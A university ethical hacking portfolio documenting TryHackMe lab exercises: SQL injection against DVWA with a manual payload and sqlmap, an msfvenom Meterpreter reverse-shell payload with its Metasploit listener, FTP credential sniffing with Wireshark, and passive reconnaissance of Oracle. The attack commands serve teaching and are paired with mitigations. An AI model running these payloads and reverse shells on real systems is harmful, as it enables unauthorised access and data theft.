



UNIVERSITY of
BRADFORD

Ethical Hacking Portfolio

COS7029-B

Ethical Hacking

Name: Mohammad Mahmood

UoB number: 24010283

Date: 05.05.2025

Table of Contents

1. Introduction	3
2. Penetration Testing Setup	4
3. Strategic Penetration Testing	5
3.A SQL Injection	5
3.B Malware Analysis	7
3.C Network Sniffing	9
4. Mitigation Techniques	11
4.1 SQL Injection Mitigation	11
4.2 Malware Payload Mitigation	11
4.3 Network Sniffing Mitigation	12
5. Bug Bounty Simulation	8
5.1 Target Identification	8
5.2 Reconnaissance	8
5.3 Vulnerability Assessment	9
5.4 Exploitation	9
5.5 Ethical Considerations	10
5.6 Incident Response	11
5.7 Reporting	12
6. Appendices	13
7. References.....	36

Introduction

Information systems are vital to modern organizations, as they support business processes and the flow of sensitive data. It is therefore critical to identify and secure vulnerabilities before they can be exploited by malicious actors. Penetration testing, also known as ethical hacking, is the authorized simulation of attacks to uncover weaknesses within a legal, controlled environment (Srivastava, 2024). This portfolio demonstrates advanced ethical hacking techniques across three key domains: SQL Injection, Malware Analysis, and Network Sniffing.

The testing approach follows a four-phase penetration testing model: reconnaissance, scanning, exploitation, and maintaining access (Engebretson, 2013). This structured process aligns with industry's best practices, such as those outlined in NIST SP 800-115, which provides guidance for technical security assessments (Scarfone et al., 2008). The selected domains reflect real-world threats and correspond to the OWASP Top 10 and the learning outcomes for a Level 7 postgraduate cybersecurity qualification (OWASP, 2021).

All testing was conducted using the TryHackMe platform, which provides a legal and secure cloud-based sandbox environment. This removes the need for local virtual machines and ensures compliance with legal and ethical standards. The document includes detailed evidence—screenshots, logs, and packet captures—for each domain, followed by critical analysis and recommended mitigations. These findings are linked to ISO/IEC 27001:2022 security controls (ISO, 2022), and ethical principles such as responsible disclosure and data privacy are followed throughout.

Penetration Testing Setup

All tests were performed in TryHackMe's web-based cloud environment (TryHackMe, 2024), without the use of local virtual machines.

Attacker Machine Tools:

- Nmap – Host discovery, port scanning, OS fingerprinting
- sqlmap – Automated SQL injection detection
- Wireshark – Packet capture and traffic analysis
- Metasploit (MSFvenom) – Payload generation

These tools were used directly within TryHackMe's browser-based terminal for consistency.

Target Machines:

- SQL Injection: DVWA and bWAPP web apps simulating vulnerable inputs
- Malware Analysis: Windows sandbox inside of Tryhackme for MSF payload execution and forensics
- Network Sniffing: Simulated environments with HTTP, FTP, and Telnet traffic captured via Wireshark

Evidence Collection:

Each task included saved terminal outputs, and .pcap files, all aligned with NIST 800-115 and TryHackMe's terms of service. Centralized cloud-based testing ensured legal compliance, reproducibility, and alignment with portfolio marking criteria.

Strategic penetration testing section -

III.A SQL Injection

SQL Injection is a well-known critical security vulnerability and ranks number 3 in the OWASP Top 10 (A03:2021 Injection). It involves injecting malicious input into SQL queries to manipulate database operations. This vulnerability occurs when an application directly incorporates user-supplied data into SQL queries without proper validation or the use of prepared statements (OWASP, 2021).

Attackers exploit SQL injection to bypass authentication, access or alter sensitive data, and in severe cases, gain administrative control of the database server (CWE-89, 2024). A successful SQL injection compromises confidentiality, integrity, and availability, and has serious regulatory implications. Therefore, rigorous testing and mitigation are essential. This section demonstrates SQL injection vulnerabilities using appropriate tools within the TryHackMe lab environment (Figure 3.A.1).

- A) To be able to identify the services on the SQL injection target machine an Nmap scan can be used, this is a network scanning tool that can be utilized to detect live hosts, open ports and service versions. This has been utilized alongside the relevant script and the version detection on port 80. This has helped confirm that the web services are live and ready for the injection testing. The results have been documented in figure 3.A.2 (appendix). The following command was used to execute the port scan and provide us with the information that is required.

(Nmap -sC -sV -p80 10.10.163.191) – This scan showed us that the server is using a Nginx 1.18.0 web server on ubuntu which confirms that HTTP traffic is accessible if we require further testing. The full results have been shown in the appendix.

- B) Manual SQL injection testing -At this point in the testing, a manual SQL injection was performed using DVWA (Damn Vulnerable Web Application), provided by TryHackMe. This intentionally vulnerable platform is designed to simulate real-world web-based weaknesses. The test targeted a user input field and aimed to manipulate backend SQL query logic by submitting a malicious payload via the URL.

After navigating to the IP address <http://10.10.187.141>, the “SQL Injection” module was accessed from the application’s main menu. By default, DVWA’s security level is set to “High,” which blocks most basic attacks. To perform the test, the security level was manually lowered to “Low” through the settings panel. This disables input sanitization and replicates real-world insecure development practices.

The classic payload ' OR '1'='1 was used and manually entered the User ID field. This payload simulates an attacker attempting to bypass conditional logic in the SQL query. Upon submission, the system returned multiple user records, despite only one user ID

being entered. This confirmed that input was not properly validated or filtered, and the SQL condition returned a “true” result, exposing unintended data.

The outcome of this manual test is shown in the appendix (Figure 3.A.3), highlighting a basic yet impactful injection flaw.

- C) Automated SQL injection testing with SQLMAP – After we have confirmed the vulnerability manually the next step was to conduct automated testing with SQLMAP this is an open-source tool that automates SQL injection detection and exploitation. The Target for this specific test was the same dwwa web application. The objective was to automate the enumeration of the backend databases via the injection point that was found in the SQL injection module. To perform the command below was inputted:

```
sqlmap -u "http://10.10.30.245/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=<session_id>" --batch -dbs
```

The `--cookie` flag had been utilized to maintain authenticity for the session, with the security level clearly set to low to simulate a real-world configuration. The command `--batch` was used to suppress interactive prompts and `-dbs` to enumerate the database names

SQL map executed several error-based attacks including a list of Boolean based bling injections UNION queries, Stacked Queries and time-based queries. Regardless of the success of the dump, the tools full execution confirmed interaction with the backend logic and attempted payload variations as seen in figure 3.A.4 This test demonstrates to us the ability to automate large parts of the vulnerability discover process and its representative of real-world ethical hacking workflows especially during the exploitation and reconnaissance phase.

- D) Vulnerability Analysis – The vulnerability in the DVWA happens because the application does not check or monitor the user input before it will be utilized in the database query. When the user inputs a command such as ‘OR ‘1’ = ‘1 the application directly adds it into the SQL command. This allows an attacker to be able to manipulate and change how the database works and access data they should not be able to see.

This type of issue has been categorized and listed as CWE -89, which means that the system isn’t able to properly handle special characters In SQL Commands (MITRE, 2024). It is also ranked by OWASP in their top 10 most dangerous web vulnerabilities as injection **(A03:2021)** (OWASP, 2021). In this test both automated and manual methods proved that the DVWA Application does not block this type of input. The id parameter in the url accepts special characters and passes them straight into the database command. In real systems this would be a serious flaw, and this could lead to data breaches and even system compromise. The way that this can be compromised is to use secure coding practices such as prepared statements, which keep user inputs separate from the SQL code.

Section 3.B – Malware analysis

A – concept introduction

Malware, short for malicious software, refers to programs specifically designed to disrupt computer systems and gain unauthorized access. It can take various forms, including viruses, trojan horses, worms, ransomware, and spyware. The ability to detect and analyse malware is a critical cybersecurity skill, helping defenders understand how threats function and how to prevent infections. This section of the penetration testing focuses on the creation and deployment of a malware payload using the Metasploit Framework. Metasploit is a widely used exploitation and post-exploitation tool in ethical hacking. The objective was to simulate how attackers create payloads and gain remote access to victim systems to understand the initial infection stage of a typical cyberattack.

Metasploit uses several submodules, including MSFvenom, which allows for the creation of malicious executables capable of delivering payloads such as Meterpreter—a powerful, flexible tool for deeper system compromise. The following tasks demonstrate the setup of the testing environment, creation of a payload, and preparation for the exploitation phase. The practical setup and tool execution are shown in Figure 3.B.1 (Appendix).

3.B.1 – payload creation

In this step a malicious executable was created to simulate a real world trojan style payload. This payload following payload was created - windows/meterpreter/reverse_tcp. This was then executed on the victim's machine; this connects back to the attacker's system to provide remote access control through meterpreter. This is a common post exploitation payload that is utilized in ethical hacking to simulate full control over a compromised machine.

The payload was generated using MSF venom tool as part of the Metasploit framework. MSF venom allows attackers to customize payloads for different platforms, encode them to evade detection and save them in various formats. In this test the payload was saved as windows.exe file and names shell.exe

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.167.207 LPORT=4444 -f exe -o shell.exe
```

After the execution the terminal confirmed that the payload was successfully saved. This step demonstrated the method an attack would have possibly used to craft a malicious binary for phishing or direct file drop attacks. The full output of the payload generation is shown in figure 3.B.2

3.B.2 – Payload execution and reverse shell listener-

After the malware had been created using Msfvenom, the next step involved preparing the attacker system to be able to receive an incoming connection once the payload is executed. This was done using Metasploit's multi/handler module which listens for reverse shell connections on a specified host and port.

The handler was configured with the same payload type used during creation - (windows/meterpreter/reverse_tcp) this was done to ensure compatibility. The LHOST (listening port) was set to the Ip of the attack box 10.10.170.227 and the port (LPORT) was set to 4444. The following commands were utilized in specific order to carry this out.

```
use exploit/multi/handler
```

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

```
set LHOST 10.10.170.227
```

```
set LPORT 4444
```

```
exploit
```

The listener has successfully started as shown in figure 3.B.3 (appendix) in a real attack. The next step would include delivering the shell.exe file to a victim and then waiting for the session to open. For this contextual purpose the focus here is on setting up and simulating the control infrastructure. This current step clearly identifies and demonstrates a key stage of the malware lifecycle, and this would be the point where an attacker awaits access to a compromise machine.

3.B.3 – Vulnerability analysis

As there is a clear intent and ability to deliver and execute a malicious payload like shell.exe, this scenario highlights a common and dangerous vulnerability in systems that do not properly validate or have control over file execution. In a real environment malware often runs successfully due to poor endpoint protection, weak user permissions or the absence of application whitelisting.

The main vulnerability that has been identified and demonstrated is the lack of control over executable files. This is classified clearly as "improper control of execution", which points to CWE-434: unrestricted upload of file with dangerous type (MITRE,2024). If a user downloads to run an .exe file without restrictions it can immediately establish or compromise the system .

Attackers would most likely exploit social engineering e.g. by phishing emails to trick the users into running malicious files. Without file execution policies, antivirus scanning or sandboxing, the system provides no resistance to this type of malware behavior. The test conducted demonstrated very clearly that the reverse shell payload, once created and delivered, would have succeeded in connecting back to the attacker, showing how easy it is to exploit misconfigured or sensitive systems.

3.B.4 impact analysis

If this demonstrated malware payload was to be successfully delivered or executed on a real target system, the impact would be substantial. The reverse shell gives the attacker complete control over the target which allows them to navigate directories, execute files, create persistence mechanisms or even use the system as a pivot point to attack others on the network.

The critical risks include the following –

- Confidentiality – the attacker would be able to steal and read private data or credentials
- Integrity- the files and configurations could be changed or corrupted
- Availability – the system could have been taken offline, encrypted ransomware or it could be turned into a botnet

From a clear business perspective, these consequences of this could be severe: data breaches, GDPR or legal penalties, system downtime alongside long term reputational damage. Many high-profile ransomware cases have often begun with a single malicious payload being run on a low privileged machine. This simulation shows how dangerous it could

Section 3.C.A Network concept

A- Network sniffing is the process of monitoring and capturing network traffic to analyze the data transmitted between systems. It can be used for legitimate security auditing, but also by attackers to intercept sensitive information such as usernames, passwords, or session tokens when transmitted without encryption. This technique becomes especially dangerous in networks using insecure protocols like FTP, Telnet, or unencrypted HTTP, where data is transferred in plaintext. Attackers can exploit this by using sniffing tools to capture entire login credentials or confidential communications. In this section, Wireshark is used to capture live traffic on the network and observe FTP protocol activity. FTP is known for transmitting both commands and credentials in clear text, making it a common target for interception. The results of the captured packet data are presented in the appendix (Figure 3.C.1).

B – Tools and techniques

So, the main tool that we would use in this instance would be Wireshark, this is an open-source network protocol analyzer with the intention of capturing and inspecting packets that are transmitted over the network offering deep insights and visibility into communications at the application and transport layer. Wireshark has been specially selected for this task due to it providing us with powerful filtering, search, and inspection features which allow testers to be able to isolate specific types of traffic, for example FTP, HTTP, or Telnet. This tool is recognized for its role in ethical hacking and defensive security assessments. (Scarfone and Mell, 2007). For this analysis Wireshark had been accurately configured to be able to capture traffic on the attack box's interface and the ftp filter was applied to monitor the ftp protocol traffic which can be known for

transmitting sensitive data in plaintext capturing and then analyzing ftp packets the objective would be to show how the risks posed by unencrypted communications and to highlight how simple it would be to extract login credentials or sensitive information from a network. The packet capture demonstrates ftp communication as shown in 3.C.1 (appendix)

C) practical network sniffing test-

In this section, Wireshark was launched and configured to capture live network traffic. The Attack Box was connected to the TryHackMe lab environment, where the target network exposed FTP services. A display filter (ftp) was applied to isolate File Transfer Protocol communications.

During the capture, FTP packets were successfully intercepted between the target and server. The traffic revealed critical commands, including USER and PASS, both transmitted in plaintext. Closer inspection of the packets showed that usernames and passwords could be easily extracted without any form of encryption or decryption required.

The captured data included authentication credentials sent during an FTP login attempt, exposing sensitive information to anyone monitoring the network. The Wireshark capture clearly demonstrates this vulnerability and is shown in Figure 3.C.1 (Appendix).

This confirms that, without encryption or secure protocols such as FTPS, FTP traffic remains vulnerable to sniffing attacks.

D) Vulnerability Analysis

The interception of FTP credentials during the network sniffing test highlights a critical vulnerability: unencrypted communication across the network. FTP transmits sensitive data such as usernames and passwords in plaintext, making it easy for attackers to capture and misuse this information when operating on the same network.

This issue is categorized as CWE-319: Cleartext Transmission of Sensitive Information (MITRE, 2024) and is listed under A02:2021 – Cryptographic Failures in the OWASP Top 10 (OWASP, 2021). Academic research also reinforces this. Almuhaideb et al. (2020) observed that FTP remains one of the most exploited legacy protocols due to its lack of encryption in corporate environments.

In the TryHackMe lab, no encryption mechanisms such as FTPS or VPN tunnelling were applied, allowing Wireshark to capture FTP authentication data directly. In real-world systems, this flaw can lead to serious risks such as credential theft, privilege escalation, lateral movement, and overall network compromise.

Impact Analysis

The interception of unencrypted FTP traffic reveals the severity of risk associated with using insecure protocols. When usernames and passwords are sent in plaintext, attackers can easily harvest these credentials to gain unauthorized access.

The primary impacts include:

- Confidentiality breach – Credentials and sensitive data are exposed
- Integrity compromise – Stolen credentials could be used to alter files or configurations
- Availability disruption – Attackers could disable services or corrupt systems, affecting business operations

Patel and Jasani (2022) found that 60% of network intrusions originate from compromised credentials due to insecure communication or phishing, reinforcing the real-world impact of such attacks.

From a business perspective, these issues may lead to:

- Regulatory violations (e.g. GDPR, HIPAA)
- Financial losses and remediation costs
- Reputational damage, loss of client trust, and legal consequences

While the TryHackMe environment reflects a simplified model, similar weaknesses in enterprise networks could have serious consequences across entire IT infrastructures.

Mitigation – SQL injection mitigation

SQL injection is a critical security flaw that would occur when unvalidated user input is incorporated directly into SQL queries. This can allow attackers to manipulate database operation which would lead to unauthorized data access or modification.

Strategy – the main layer of defense against sql injection is the usage of parametrized queries which is known as prepared statements, this ensure that the user inputs are treated as data and are not executable code, with the intention of preventing malicious alterations to SQL commands. This approach is common and widely supported across different programming languages and database systems for example Java's, JDBC, PHP's PDO and Python's DB-API.

In addition to parameterized queries, implementing input validation is crucial. This involves checking user inputs against a set of predefined rules or patterns to be able to confirm that they conform to certain requirements or formats, for example validating that an input is an integer or matches a specific regular expression can prevent malicious inputs from reaching the database layer.

While parameterized queries and input validation are effective, they are not 100% certain and secure. There should be instances in place to be able to ensure that database interactions utilize these methods accurately and consistently. In addition, input validation rules must be comprehensive and regularly updated to address emerging threats. Relying on these techniques without considering other security measures, for example least privilege access control and regular security auditing which may leave systems vulnerable to attacks. Sidik, R.F.(2023)

Malware Payload mitigation –

The malware payload test showed that it was possible to create a fake .exe file that, if executed, would give an attacker full access to the victim's system and data. This worked because the system lacked strong controls to block or inspect malicious files before they were opened (Scarfone and Mell, 2007).

Mitigation Strategy: Organisations should implement layered endpoint security, including:

- **Antivirus software** to scan for malware before execution
- **Application Whitelisting** to allow only approved software
- **Endpoint Detection and Response (EDR)** to monitor for suspicious activity

Whitelisting is effective because it blocks all executables not explicitly approved, including unknown .exe files. EDR tools help detect behaviours that bypass antivirus protection.

However, no solution is perfect. Antivirus may miss new or obfuscated threats. Whitelisting can be time-consuming and may block legitimate tools if misconfigured. EDR systems require skilled staff to respond to alerts. Therefore, combining these measures in a multi-layered defense strategy is the most effective approach.

Network sniffing mitigation

The network sniffing test using Wireshark revealed that FTP traffic was unencrypted, allowing an attacker to capture usernames and passwords. This vulnerability stems from outdated protocols that transmit data in plaintext.

Mitigation Strategy: Organisations should replace insecure protocols with encrypted alternatives:

- Replace **FTP** with **FTPS** or **SFTP**
- Replace **Telnet** with **SSH**
- Enforce **HTTPS** instead of HTTP for all web traffic

Another critical control is the use of **Virtual Private Networks (VPNs)** for remote or internal access. VPNs create encrypted tunnels that prevent data interception by users on the same network. Additionally, security teams should monitor for plaintext traffic and deploy **Intrusion Detection Systems (IDS)** to detect misconfigured services.

While encrypted protocols are highly effective, they require proper configuration and ongoing maintenance. If SSL certificates are expired or misconfigured, attackers may still exploit these weaknesses. Similarly, VPNs depend on proper authentication and user discipline.

In conclusion, regular protocol audits, certificate management, and strict enforcement of encryption standards are essential to protect against network sniffing attacks.

Bug bounty

Target Identification

For this bug bounty simulation, the Bugcrowd platform was selected due to its broad range of public programs and its alignment with responsible disclosure policies. The target chosen was Oracle, a multinational technology corporation managing a vast and complex digital infrastructure of web services, APIs, and cloud applications. Its extensive public-facing ecosystem makes it a strong candidate for reconnaissance and vulnerability assessment.

The assessment focused solely on publicly available information using passive reconnaissance methods, which complies with Bugcrowd's permitted activities. No intrusive scans or exploitation were performed. The tools used included WHOIS, crt.sh, SecurityHeaders.com, and Shodan.io, which are common among ethical hackers and security researchers. Findings were focused on domain structure, header misconfigurations, and exposed services.

Reconnaissance

Passive reconnaissance simulated a realistic, non-intrusive discovery phase. A WHOIS lookup revealed Oracle's registrar, admin contacts, and technical contact details — including emails and addresses (Figure D.1.1). While publicly accessible, this data can aid attackers in crafting targeted phishing or social engineering campaigns.

Next, crt.sh was used to enumerate subdomains linked to Oracle's infrastructure (Figure D.1.2). The results revealed numerous entries, including potentially sensitive internal subdomains like transport.oracle.com and other wildcard domains. These findings broaden the attack surface and may expose forgotten or unmonitored services.

SecurityHeaders.com was then used to assess Oracle's HTTP response security posture (Figures D.1.3 & D.1.4). The site received a C-grade, lacking key headers such as:

- Strict-Transport-Security
- Permissions-Policy
- Referrer-Policy

The absence of these headers increases the risk of downgrade attacks, clickjacking, and data leakage.

Finally, Shodan.io identified publicly accessible Oracle servers (Figure D.1.5), some running software such as GlassFish Server 5.1.0, with visible HTTP banners and version metadata. Such disclosures assist attackers in fingerprinting services and searching for known vulnerabilities.

Vulnerability Assessment

Based on the recon data, several potential weaknesses were highlighted. Although no active scanning or exploitation was performed, the findings indicate a weakened security posture. The missing HTTP headers reduce browser-level security, increasing exposure to attacks such as cross-site scripting and session hijacking.

Shodan results showed multiple high-numbered ports in use — often associated with test or admin services — and revealed software versions that could be cross-referenced against public CVEs. Certificate transparency logs further exposed legacy subdomains that may be outdated or forgotten, posing additional risk.

To evaluate severity, the STRIDE threat model was applied:

- Spoofing and Information Disclosure linked to missing headers
- Elevation of Privilege through exposed admin interfaces
- Tampering via unsecured communications

Although no active exploit was carried out, the passive findings effectively demonstrate how reconnaissance alone can guide intrusion planning and target selection in real-world bug bounty engagements.

Exploitation

The exploitation phase involves attempting to compromise the dvwa system using Metasploit based on reconnaissance that had identified 2 key ports 22, 80. Along with service details including Apache 2.4.7.

A scan was conducted using nmap- `nmap -sC -sV -p- 10.10.72.16`

What this does is that it reveals a publicly accessible Apache server and ssh service. The Apache server hosted DVWA, which is a platform designed for safe, legal exploitation testing. The presence of DVWA indicates that there are multiple vulnerabilities that were exposed by design.

Given the system type and historical weakness of services such as smb an attempt was made to use the Metasploit module `exploit/windows/smb/ms08_067_netapi` with the payload `windows/meterpreter/reverse_tcp`.

While the module does have significant ties with the legacy windows target it had been selected to simulate exploitation workflow utilizing Metasploit's framework. The attempt failed, however, which indicated that the remote service was either filtered or was not accessible on port 445. This

demonstrates a learning point that regardless of having theoretical exploits, real world success often depends on network accessibility and correct target mapping.

After this Metasploit was launched and the configurations for RHOST and LHOST were set. The payloads were also set, the exploitation attempt returned a message that the session had not been created which also confirms the port had not been open or listening for smb traffic. The outcome reflects a realistic situation where initial exploit paths may not have succeeded which highlights the importance of layered testing strategies.

Despite the current failure to establish a meterpreter session this section offered valuable practical experience for configuring and handling unsuccessful attempts it shows the nature of penetration testing. This testing also reinforces the necessity of vulnerability mapping. The target in this simulation was not actually vulnerable to MS08-067 – a fact made clear via Metasploit's feedback this presents the importance of accurate vulnerability selection based on performance, version and service verification.

Ethical considerations

Ethical conduct has been carefully prioritized throughout all stages of testing in accordance with legislation and the correct policies. The oracle reconnaissance was based on passive methods permitted under bug crowds public program rules that included WHOIS, Shodan, and http header analysis. At no point was unauthorized access attempted. This aligned with the industry's ethical hacking standards.

Test environment that has been used such as Metasploit and Nmap were conducted on tryhackme. These specialized labs were specifically designed for educational purposes and no real infrastructure was targeted. This controlled environment ensures compliance with ISO/IEC 29147:2018 for coordinated vulnerability disclosure and this also avoids any violation of digital laws. The testing very clearly avoided high impact offensive techniques such as DoS and brute force authentication. The ethical boundaries were adhered to and the practical tasks aligned with the EC- councils code of ethical conduct and NIST SP 800 -115 emphasized a level of data confidentiality.

Incident response –

This portfolio had been conducted in a set up environment and it reflects scenarios that were applicable to real life environments. This reflects the scenarios that are applicable to real life incidents. Upon detection of exposed subdomains, missing Http security headers and weak ftp authentication that were observed an incident response plan would need to be utilized.

A simple timeframe of this would begin with the detection which would ideally be done via SEIM logs or vulnerability monitoring platforms. After detection the analysis part would assess whether sensitive data was accessed or if unauthorized action had occurred. The containment phase would then include disabling misconfigured services, for example unencrypted ftp and applying security patches and enforcing updated policies. The eradication phase would then be responsible for

removing malicious payloads or reconfiguring and misconfigurations. The recovery phase would come next, and this would ensure the system is fully operating and functional again.

The improvements in detection would include deploying intrusion detection systems, for example snort and then implementing real-time alerts for monitoring misconfigurations and outdated services. Continuous scanning and certificate transparency monitoring tools would also help increase strength. A detailed and well-structured post incident review would help to identify root issues and access control failures meanwhile recommending long term remediation. Even in a simulated context, applying this model highlights the importance of a structured response.

Reporting

The vulnerability assessment focuses on oracles publicly accessible infrastructure by utilizing passive and active reconnaissance and by using open-source intelligence tools such as Bug crowd. No active exploitation occurred, however there were several security concerns identified and gained our attention.

The Crt.scan revealed many wildcard and legacy subdomains that were linked to the internal services (transport.Oracle.com) these may increase the attack surface if this isn't accurately monitored or restricted. Alongside this SecurityHeaders.com identified the main absence of key http headers which include strict-Transport-Security, referrer-policy and permissions-policy which are essential for enforcing modern browser protection. After this Shodan was utilized and the scanning identified the servers running outdated or publicly exposed services with version numbers being revealed.


These tools were discovered by utilizing passive tools such as WHOIS, vrt.sh, and securityHeaders.com and Shodan. These tools are all publicly available and extracted open-source data without engaging in live system testing which ensures ethical compliance. The impact of this in a real-world environment would be that these weaknesses could facilitate phishing, session hijacking, downgrading attacks and unauthorized discovery of internal infrastructure. The missing headers for example would cause an issue in our ability to mitigate modern browser-based exploits and would ensure secure transport

Mitigation recommendations for oracle.com

- Enforce strict HTTP headers across the entire site
- To conduct an audit on the company's legacy subdomains and un-used sites
- To employ continuous monitoring by CT logs and Shodan alerts
- To minimize version exposure via header obfuscation


Appendices

Figure 3.A.1 – This is the initial TryHackMe attack box environment setup for SQL injection testing



The screenshot above highlights the initial setup for the penetration testing environment for the SQL injection task. The environment that we are using is the TryHackMe attack box which is running a kali Linux environment internally which was chosen because it includes a wide range of penetration testing tools which are pre-installed which makes it the perfect environment for ethical hacking tasks. The screenshot clearly shows the terminal, which is ready to use, this includes the allocated internal Ip address of the attacker's machine (10.10.69.3). This set up ensures that the attacker's system is appropriately set up to carry out the reconnaissance and further exploitation steps within the platform

